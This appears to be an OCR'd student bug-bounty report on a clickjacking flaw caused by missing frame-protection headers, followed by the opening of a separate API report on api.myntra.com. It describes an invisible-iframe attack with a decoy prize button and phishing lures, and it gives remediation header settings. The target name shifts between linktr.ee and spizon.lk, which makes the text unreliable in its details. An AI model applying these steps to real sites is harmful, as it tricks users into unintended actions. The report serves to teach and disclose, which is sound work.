
Step 2: HTTP Traffic Capture Upon accessing linktr.ee, Burp Suite's HTTP history captured all requests and responses. I examined the primary GET request to the root domain (spizon.lk) with HTTP status code 200 OK.



Step 3: Response Header Analysis In Burp Suite's HTTP history, I selected the main request and examined the Response tab. Through careful analysis of the HTTP response headers, I identified critical missing security headers:


- X-Frame-Options: Not present
- Content-Security-Policy: Not present (specifically no frame-ancestors directive)

The absence of these headers indicated that the application lacks proper anti-clickjacking protections.



Step 4: Cross-Page Verification To confirm the vulnerability was site-wide and not limited to a single endpoint, I navigated to multiple pages within linktr.ee:


- Homepage
- Dashboard
- Various user profile pages
- Different application routes



All captured responses in Burp Suite consistently showed the absence of frame protection headers, confirming a systemic security misconfiguration.

Step 5: Browser-Based Testing To verify the absence of meta-tag based frame protection, I used Firefox Developer Tools (F12) and executed the following JavaScript in the console:

```
document.querySelector('meta[http-equiv="X-Frame-Options"]')
```



The result was null, confirming no HTML meta tag implementation of frame protection existed.

Step 6: Proof of Concept Development With the vulnerability confirmed through multiple verification methods, I proceeded to create a malicious HTML page that successfully embedded spizon.lk in an iframe, practically demonstrating the exploitability of the finding.

Severity Rating

Severity Level: MEDIUM (CVSS 3.1: 5.4)

CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N


Justification:


- Attack Vector (AV:N): Network - The attack can be conducted remotely
- Attack Complexity (AC:L): Low - No special conditions are required
- Privileges Required (PR:N): None - Attacker needs no authentication
- User Interaction (UI:R): Required - Victim must visit malicious page and click
- Scope (S:U): Unchanged - The vulnerability affects only the vulnerable component
- Confidentiality Impact (C:L): Low - Some information disclosure possible
- Integrity Impact (I:L): Low - Unauthorized actions can be performed
- Availability Impact (A:N): None - No impact on availability

The severity is classified as Medium because while the attack requires user interaction and has limited direct impact, it can be leveraged in sophisticated social engineering campaigns targeting spizon.lk users.

Proof of Concept (PoC)

Below is the HTML code that successfully demonstrates the clickjacking vulnerability:






PoC Demonstration Steps:


1. Save the above code as an HTML file
2. Open the file in a web browser
3. The spizon.lk website loads invisibly over a fake "Win $1000" button

Current View (Demonstration Mode - Opacity 0.3)




- ❖ the attack mechanism where the malicious fake button overlays the legitimate spizon.lk website. The red border and semi-transparent iframe are visible for demonstration purposes only.

Real Attack Mode (Opacity 0)



- ❖ Clickjacking Proof of Concept with 0% iframe opacity - simulates a real attack scenario where the victim only sees the fake prize offer while the spizon.lk website is completely invisible. The victim believes they are clicking the fake button but actually interacts with the hidden iframe content.

Most Realistic Attack (No Border + Opacity 0)



- ❖ Realistic clickjacking attack simulation - demonstrates how an attacker would present the page to victims with no visual indicators of the underlying iframe. This represents the actual attack scenario users would encounter.

4. When users click the fake button, they actually interact with spizon.lk elements
5. This can be used to trick users into following accounts, sharing content, or performing other actions

Exploitation

An attacker could exploit this vulnerability through the following attack scenario:

Attack Scenario 1: Unauthorized Profile Follow

1. Setup: Attacker creates a malicious webpage hosting the clickjacking iframe
2. Lure: Attacker distributes the link via social media, phishing emails, or compromised websites with enticing offers (prizes, free content, etc.)
3. Positioning: The malicious page positions the transparent iframe so that a "Follow" button on a spizon.lk profile aligns perfectly with the fake button
4. Execution: Victim visits the malicious page and clicks what appears to be a legitimate button
5. Result: Victim unknowingly follows the attacker's spizon.lk profile or clicks a malicious link

Attack Scenario 2: Social Engineering for Link Clicks

1. Attacker positions the iframe to overlay premium content or checkout buttons
2. Victim thinks they are clicking to access content or complete a purchase
3. Instead, victim clicks on links embedded in the attacker's spizon.lk page
4. This could lead to malware distribution, additional phishing pages, or referral fraud

Technical Exploitation Steps:

Step 1: Host malicious HTML on attacker-controlled domain
Step 2: Position iframe coordinates to align with target UI elements
Step 3: Set iframe opacity to 0 (invisible)
Step 4: Create convincing decoy content to encourage clicks
Step 5: Distribute malicious URL through various channels
Step 6: Monitor successful clickjacking events

Impact

The successful exploitation of this clickjacking vulnerability can result in several negative consequences:

User Impact:

- Unauthorized Actions: Users may unknowingly follow profiles, share content, or click on links they did not intend to interact with

- Privacy Violation: User actions could be manipulated without consent, leading to privacy concerns
- Loss of Trust: Users who discover they've been manipulated may lose trust in the platform
- Potential Financial Loss: If clickjacking is combined with other attacks, users could be directed to phishing sites or malware

Business Impact:

- Reputation Damage: Discovery and exploitation of this vulnerability could harm linktr.ee's reputation as a secure platform
- User Confidence: Security incidents may cause users to abandon the platform
- Compliance Issues: Depending on jurisdiction, inadequate security controls may violate data protection regulations
- Platform Abuse: Attackers could artificially inflate follower counts or engagement metrics through automated clickjacking campaigns

Potential Attack Vectors:

1. Profile follower manipulation
2. Unwanted link clicks leading to malicious sites
3. Social engineering campaigns leveraging trusted linktr.ee domains
4. Referral fraud and affiliate manipulation

Real-World Example: An attacker could create a fake "Download Free Software" page that overlays a victim's linktr.ee profile with the "Share" button perfectly aligned. When users click to download, they unknowingly share the attacker's content, amplifying malicious campaigns.

Remediation

To effectively mitigate this clickjacking vulnerability, implement the following technical controls:

Primary Solution: X-Frame-Options Header

Add the X-Frame-Options HTTP response header to all pages:

```
X-Frame-Options: DENY
```

Or, if iframe embedding is required for specific trusted domains:

```
X-Frame-Options: SAMEORIGIN
```

Implementation (Apache):

```
Header always set X-Frame-Options "DENY"
```

Implementation (Nginx):

```
add_header X-Frame-Options "DENY" always;
```

Implementation (Express.js/Node.js):

```
app.use((req, res, next) => {
    res.setHeader('X-Frame-Options', 'DENY');
    next();
});
```

Modern Solution: Content-Security-Policy

Implement the frame-ancestors directive in Content-Security-Policy header:

```
Content-Security-Policy: frame-ancestors 'none';
```

Or for same-origin framing:

```
Content-Security-Policy: frame-ancestors 'self';
```

Implementation (Generic HTTP Header):

```
Content-Security-Policy: frame-ancestors 'none'
```

This approach is more flexible and is the modern standard for preventing clickjacking attacks.

Conclusions and Reflections

What I Learned from the Process

This bug bounty exercise provided valuable hands-on experience in identifying and documenting real-world web security vulnerabilities. Key learning outcomes include:

Technical Skills:

- Gained proficiency in using Burp Suite for security assessment and HTTP traffic interception
- Learned how to configure browser proxy settings for security testing
- Developed skills in systematically analyzing HTTP headers for security misconfigurations
- Learned to navigate Burp Suite's interface, particularly HTTP history and request/response analysis
- Developed practical skills in creating Proof of Concept exploits to demonstrate vulnerabilities
- Understood the relationship between security headers and browser behavior

Security Concepts:

- Deepened understanding of clickjacking attacks and their real-world implications
- Learned about defense-in-depth approaches combining multiple mitigation techniques
- Understood the importance of proper security header configuration
- Recognized how seemingly minor misconfigurations can lead to exploitable vulnerabilities

Professional Practice:

- Developed skills in writing clear, structured security reports
- Learned to communicate technical findings to both technical and non-technical audiences
- Understood the importance of CVSS scoring for risk prioritization

- Practiced ethical disclosure principles in vulnerability reporting

OWASP Top 10 Mapping: This vulnerability maps to A05:2021 - Security Misconfiguration, reinforcing the importance of secure-by-default configurations and the need for minimal security baselines across all web applications.

Challenges Faced

Challenge 1: Initial Tool Setup and Configuration Setting up Burp Suite as an intercepting proxy was initially challenging. Understanding how to properly configure the browser proxy settings and dealing with SSL/TLS certificate warnings required careful attention.

Solution: I followed Burp Suite's documentation to properly configure Firefox's proxy settings and installed Burp's CA certificate to enable HTTPS traffic interception. This allowed seamless capture of all HTTP/HTTPS traffic to linktr.ee.

Challenge 2: Identifying Relevant Requests in HTTP History Burp Suite captured hundreds of requests including third-party resources, CDN calls, and API requests. Identifying the primary requests to linktr.ee that were relevant for header analysis was overwhelming at first.

Solution: I learned to use Burp Suite's filter functionality and sort requests by the "Host" column to focus specifically on linktr.ee domain requests. I also filtered by status code (200 OK) to identify successful responses worth analyzing.

Challenge 3: Creating an Effective Proof of Concept Initially, my PoC didn't properly demonstrate the attack because I struggled with CSS positioning to align the iframe content with my fake button.

Solution: I used browser developer tools to inspect element positions in real-time and iteratively adjusted the coordinates. I also tested with iframe opacity at 0.5 first to visualize the alignment before setting it to 0 for the actual attack demonstration.

Challenge 4: Understanding Severity Rating Determining the appropriate CVSS score was challenging because I had to balance the technical exploitability against the realistic impact and required user interaction.

Solution: I referred to the official CVSS 3.1 specification, studied example vulnerabilities with similar characteristics, and consulted online CVSS calculators to validate my scoring rationale.


Areas for Improvement

1. Broader Vulnerability Discovery: While I successfully identified clickjacking, expanding my testing methodology to cover more OWASP Top 10 categories would strengthen my assessment
2. Automation Skills: Developing custom scripts to automate parts of the reconnaissance and testing process would improve efficiency
3. Exploitation Depth: Creating more sophisticated attack scenarios that chain multiple vulnerabilities together
4. Tool Proficiency: Gaining deeper expertise in Burp Suite Professional and other industry-standard tools

API Vulnerabilities - api.myntra.com

Report Title: Security Vulnerabilities in api.myntra.com

Target Application: api.myntra.com (Flipkart Bug Bounty Program)



1. Executive Summary

This report documents three security vulnerabilities discovered during manual testing of api.myntra.com as part of Flipkart's HackerOne bug bounty program. All vulnerabilities were identified using manual testing techniques without automated scanners.

Vulnerabilities Identified:

1. **Verbose Error Message (Information Disclosure)** - Medium Severity
    - API endpoint reveals internal parameter names and parsing logic
2. **HTTP Parameter Pollution (HPP)** - Medium Severity
    - Server processes duplicate parameters inconsistently
3. **WAF Fingerprinting** - Low Severity
    - Error pages expose Akamai CDN/WAF infrastructure details

